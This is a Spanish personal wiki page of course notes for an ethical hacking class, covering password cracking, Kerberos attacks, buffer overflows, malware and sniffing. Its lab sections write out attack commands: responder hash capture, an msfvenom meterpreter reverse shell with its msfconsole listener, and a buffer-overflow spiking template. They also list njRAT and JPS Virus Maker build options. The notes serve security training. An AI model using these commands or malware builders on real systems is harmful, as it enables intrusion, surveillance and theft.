

Ethical Hacker : sesión 2

- [Ethical Hacker : sesión 2](#)

clase

- Modulo 06 - Hack de sistema
- Modulo 07 - Malware
- Modulo 08 - Sniffing

Modulo 06, apuntes

Modulo 06 - Hack de sistema

sección 1

- hash
 - linux con salt
 - `tail -n 1 /etc/shadow | cut -f2 -d: | tr «$» «\n»`
 - 3 campos: algoritmo usado, salt, hash contraseña
 - windows sin salt
 - fichero binario
 - tablas rainbow → precalculado hash para diferentes combinaciones de caracteres
 - `pwdump7`
 - <https://gchq.github.io/CyberChef/>
- <https://password.kaspersky.com/es/> ← ojo con la información compartida
- Microsoft: NTLM Authentication
 - hash contraseña cifra un texto aleatorio enviado por el servidor.
 - servidor recibe y descifra con el hash de la contraseña que tiene almacenada y si el texto es el mismo, todo OK
- Microsoft: Kerberos Auth
 - maquinas, usuarios, aplicaciones → perro Kerberos de 3 cabezas
 - Autenticar (método anterior) usuario (AS - Authentication Server)
 - generador de tiquets (TGS - Ticket Granting Server)
 - duración limitada
 - solicitado para acceso a servicios...
- Password craking
 - ataques no electrónicos
 - ataques online activos
 - ataques online pasivos (escuchas)
 - ataques offline (rainbow...)
- Ataques online activos
 - <https://www.hivesystems.com/blog/are-your-passwords-in-the-green> (tiempo en reventar pass)
 - diccionario: trabajo previo de recabar información, lista de palabras
 - <https://blog.segu-info.com.ar/2024/07/rockyou2024-10-mil-millones-de.html> (contraseñas filtradas)
 - <https://github.com/RickdeJager/stegseek>
 - fuerza bruta
 - por reglas
 - pregunta de seguridad
- Envenenamiento LLMNR (DNS) /NBT-NS (NETBIOS) (Windows)

- solución: deshabilitar
- Ataques a Kerberos
 - AS-REP
 - Kerberoasting (Cracking TGS)
 - Pass the ticket attack
 - NTLM Relay
- SSH Brute force con shellgpt
- Spray de passwords
 - después de obtener un listado de passwords, atacar con contraseñas habituales para tener un pie dentro
- Password-cracking tools:
 - l0phtCrack
 - THC-Hydra
- EXAM: tener claro el caso de uso de las herramientas de la documentación
- EXTRA: UNICODE Linux: CRT+SHIFT u, XXXX
 - <https://unicodeplus.com/>
- Windows systeminfo
 - python wes systeminfo.txt
- Metasploit Framework (MSF)
 - muy modular
 - interfaces: msf* (casi todas)
 - Modulos:
 - Exploit: base para crear uno
 - Payload: comunicación
 - Auxiliary
 - NOPS: instrucciones que no hacen nada (overflow)
 - Encoder: codificar para evitar detección
 - Evasion: modificar características para no ser detectado
 - Post-exploitation: interactuar maquina comprometida
- Nebula
- DeepExploit
- Buffer Overflow
 - malloc - asignación memoria dinámica en C
 - C y Rust
 - Stack (pila) - LiFo
 - registro EIP - dirección de retorno, cambiar para ejecutar código malicioso
 - error de segmentation fault
 - Heap (montón) - FiFo
 - error malloc(): corrupted top size
- readerlf -headers /usr/sbin/sshd ← leer formato ELF
- xxd: volcado HEX fichero
- Windows Buffer Overflow Exploitation
 - Perform Spiking: paquetes TCP/UDP manipulados para detectar aplicaciones o servidores
 - Perform Fuzzing: gran cantidad de datos aleatorios. Averiguar los bytes requeridos para ajustar la modificación del EIP
 - Identificar Offset
 - se cargan en zonas aleatorias de memoria para evitar que esten «localizables» (incluso lo mueven cada x minutos)
 - Identify bad characters
 - Identificar el módulo adecuado (modulos no protegidos)
- ROP attack
- Mecanismos de seguridad ASLR / DEP
 - ASLR: cargar en zonas de memoria aleatoria
 - DEP: prevención de ejecución de datos (declarado como datos y no como ejecutable)

- JIT Spraying
- Bloodhound: mapea un AD, relación de recursos de un AD

sección 2: escalada de privilegios

- si no se especifica el path completo de la librería, se puede colocar una maligna en un directorio con prioridad de path
- Spectre / Meltdown: ejecución especulativa: calcula posibles respuestas para adelantarse a la respuesta «humana»
 - malignamente se puede mirar esas respuestas almacenadas temporalmente para obtener información, se puede leer desde cualquier hilo
 - spectre-meltdown-checker.sh → <https://github.com/speed47/spectre-meltdown-checker>
- pipe
 - mkfifo
- pivoting and relaying, movimiento lateral
- UAC = User Account Control
- Abusar de Boot o Logon al inicializar
- curl ipconfig.io
- ADCS: gestor de claves y certificados en AD

sección 3: ocultar huellas

- pentesting: documentar todo, dentro del ámbito contratado, no se oculta nada.
- programas maliciosos: ...
 - keylogger
 - spyware:
 - avast antivirus free tenía spyware - recopilatorio de información
 - norton grauito (avisando): minado de cripto
- rootkits
 - reinstalar BIOS, reinstalar OS
- NTFS Data Stream (o Alternate Data Stream)
 - notepad myfile.txt:otros-datos.txt ← dir /R
 - en linux la partición ha de estar montada con ()
 - streamdetector
- Esteganografía: es la práctica de ocultar información dentro de otro mensaje u objeto físico para evitar su detección
 - snow
 - EXAM: métodos de detección
- Sticky Keys:
 - cinco pulsaciones shift
 - sustituir el ejecutable para colocar otra cosa e invocarlo así
- Ejecución remota
 - DPAPI: protección API
 - krptgt
 - Ataque llave maestra (skeleton key attack)
 - Golden ticket attack (cualquier ticket)
 - Silver ticket attack (para usuario concreto)
 - ..
 - WMI
- Linux, comandos

sección 04: ocultar

- auditpol: cambio auditorias
- borrar logs
 - manual o script
 - instalar o desinstalar en windows tiene más privilegios que un admin
 - utiliza ADS (alternate data stream) para guardar desde donde lo he descargado
- Registro Windows MRU (Most Recently Used)
- history

Lab 1: Sytem hacking

task 1: Gain Access to the System

1. `sudo responder -I eth0` → capturar hash máquina W11 en txt → hash.txt
2. `john hash.txt` → descripta la contraseña del hash

task 2: Gain Access to a Remote System using Reverse Shell Generator

cmd

- `docker run -d -p 80:80 reverse_shell_generator`
- <http://localhost>
 - IP, Port, MSFVenom → genera instrucción: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f exe -o reverse.exe`
 - se genera un EXE - payload (que hemos de conseguir que ejecute la víctima)
 - generamos la instrucción para escuchar el payload, en la sección LISTENER, modo **msfconsole**
 - `msfconsole -q -x «use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit»`
 - ejecutamos el listener, ejecutamos el payload
 - `getuid`

powershell

- <http://localhost>
 - HoaxShell → PowerShell IEX → cambiar puerto en el script generado por 444
 - copiar y guardar en shell.ps1
 - ir a la sección **listener** y generar para HoaxShell (puerto 444)
 - ejecutar instrucción generada con sudo: `sudo python...`
 - ejecutamos en un powershell subido a Administrador el script .ps1

Task 3: Perform Buffer Overflow Attack to Gain Access to a Remote System

- ejecutar como administrador `vulnserver` (buffer overflow tools)
- instalar **ImmunityDebugger_1_85_setup.exe** (y Python 2.7)
- ejecutar como administrador
 - File → Attach → vulnserver ← pausado
 - Icono PLAY
- en Linux, ejecutamos `nc -nv 10.10.1.11 9999`

- HELP nos lista los comandos disponibles
- QUIT para salir
- creamos un «spike template» → pluma stats.spk:

```
s_readline();  
  
s_string("STAT ");  
  
s_string_variable("0");
```

- generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
 - los dos últimos ceros son SKIPVAR y SKIPSTR
- ejecuta y podemos ver en ImmunityDebugger que la opción STAT no es vulnerable
- Se hace lo mismo cambiando **STAT** por **TRUN**
- PENDIENTE

lab 2: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys


- PENDIENTE

Modulo 7: malware

sección 1

- troyanos
- virus
- ransomware
- gusanos

sección 2: fileless malware

- vivir de lo que ha encontrado en la máquina víctima ( - Living-off-the-hand)
- persistencia:
- taxonomía:
 - hardware - sin actividad a nivel de fichero
 - ejecución / inyección - usa ficheros
 - exploit
- APUNTES FERNANDO, sección FILELESS

sección 3: AI-based malware

- FakeGPT
- WormGPT
- FraudGPT

sección 4: Analisis malware

- estático: analizar código

- dinámico: en máquina virtual (sandbox)
- testbed (9 pasos)
 - <https://www.hackplayers.com/2020/04/listado-de-sandboxes-de-analisis-de-malware.html> - Listado de sandboxes de análisis de malware gratuitos y online
 - <https://github.com/kevoreilly/CAPEv2> - CAPEv2, es un derivado de Cuckoo Sandbox (actualmente abandonado). Es un script que se instala en una MV Ubuntu 20.04 LTS..
 - <https://github.com/mandiant/flare-vm> - Flare-VM, parecido a lo anterior, pero en Windows
- `string <file>`
- ofuscación
 - **PEid**: indica de que tipo es (windows)
 - **file** para Linux
- Portable Executables
 - compendio de todos los ficheros necesarios para ejecutar en cualquier máquina sin instalar
- Dependencias
- desensamblar
- ejecutables ELF
 - `readelf`
- ejecutables Match-0 (mac)
- Analizar MS Office (como contenedor de otros archivos)
- PDF
 - incrustar distro Linux
 - Doom (javascript)
- Dangerzone
 - <https://dangerzone.rocks/>
 - 2 contenedores, uno ejecuta, el otro lee por OCR

sección 05: contramedidas

- https://www.lespanol.com/omicron/software/20170101/ejecutar-programas-viejos-windows/182732154_0.html - Ejecutar un programa en Windows con una versión anterior del mismo
- <https://www.adslzone.net/esenciales/windows-10/ejecutar-programas-antiguos/> - ejecutar programas antiguos
- <https://www.hackplayers.com/2024/08/windows-downdate-downgrade.html> - Windows Downdate: desactualiza tu Windows, y reporta que está actualizado.
- <https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/microsoft-defender-atp-linux> - Microsoft Defender ATP for Linux

Modulo 8: sniffing

- hub reparte entre todos los puertos, los switch no ← problema para el modo promíscuo
- switch SPAN Port (modo promíscuo)

sección 2


- MAC: 3 primeros fabricante, 3 siguientes
- <http://standards-oui.ieee.org/oui/oui.txt> - Listado de fabricantes y sus MACs asociadas
- ARP:
 - broadcast, no sale a internet, solo LAN, solo IPv4
 - en IPv6 es ND, integrado en ICMP → https://es.wikipedia.org/wiki/Neighbor_Discovery - Neighbor Discovery (ND) protocolo de IPv6, equivalente al protocolo Address Resolution Protocol (ARP) en IPv4. Está integrado en ICMPv6.

- tabla CAM
 - si se llena la tabla, no se reparte tráfico
 - saturar para cambiar a modo HUB → macof
- Switch Port Stealing
 - hacer creer que la máquina ha cambiado de puerto, recibir el tráfico y redirigir a la original
- DHCP Starvation Attack
 - hambruna
 - DoS
- Rogue DHCP Server Attack
- ARP Spoofing attack
- Capsa Portable Network Analyzer
- IRDP Spoofing
- VLAN Hopping
 - ver todas las VLAN
- STP Attack
- DNS Poisoning
 - punto débil de internet
 - <https://blog.cloudflare.com/es-es/oblivious-dns/>
- Detección
 - modo promíscuo
 - nmap detecta (script)

Lab 1: Gain Access to the Target System using Trojans

Task 1: Gain Control over a Victim Machine using the njRAT RAT Trojan

- njRAT v0.8d
 - puerto 5553
 - Build
 - Host (IP máquina local)
 - Randomize Stub
 - USB Spread Nj8d
 - Protect Process (BSOD)
 - Copiar .exe en maquina víctima y ejecutar
 - en ese mismo momento, aparece información en el RAT



- archivos
- tareas
- registro
- remote desktop
- control de camara
- keylogger

Lab 2: Infect the Target System using a Virus

Task 1: Create a Virus using the JPS Virus Maker Tool and Infect the Target System

- JPS Virus Maker
 - marcar Auto Startup
 - Disable TaskManager
 - Disable Windows Update
 - Disable Control Panel
 - Disable Drives
 - Hide Desktop Icons
 - Enable Remote Desktop
 - Remove Bluetooth
 - Turn Off Windows Firewall
 - Turn Off Windows Defender
 - en opciones:
 - Change Windows Password
 - Change Computer Name
 - Enable Convert to Worm
 - JPG Icon

Lab 3: Perform Static Malware Analysis

Task 1: Perform Malware Scanning using Hybrid Analysis

- <https://hybrid-analysis.com>

Task 2: Analyze ELF Executable File using Detect It Easy (DIE)

- Detect It Easy v3.09

Task 3: Perform Malware Disassembly using IDA and OllyDbg

- IDA Freeware 8.4

Examen

- udemy test
- examtopics (pago)
- ProxMox

From: <https://miguelangel.torresegea.es/wiki/> - miguel angel torres egea

Permanent link: <https://miguelangel.torresegea.es/wiki/info:cursos:pue:ethical-hacker:sesion2?rev=1739953167>

Last update: 19/02/2025 00:19

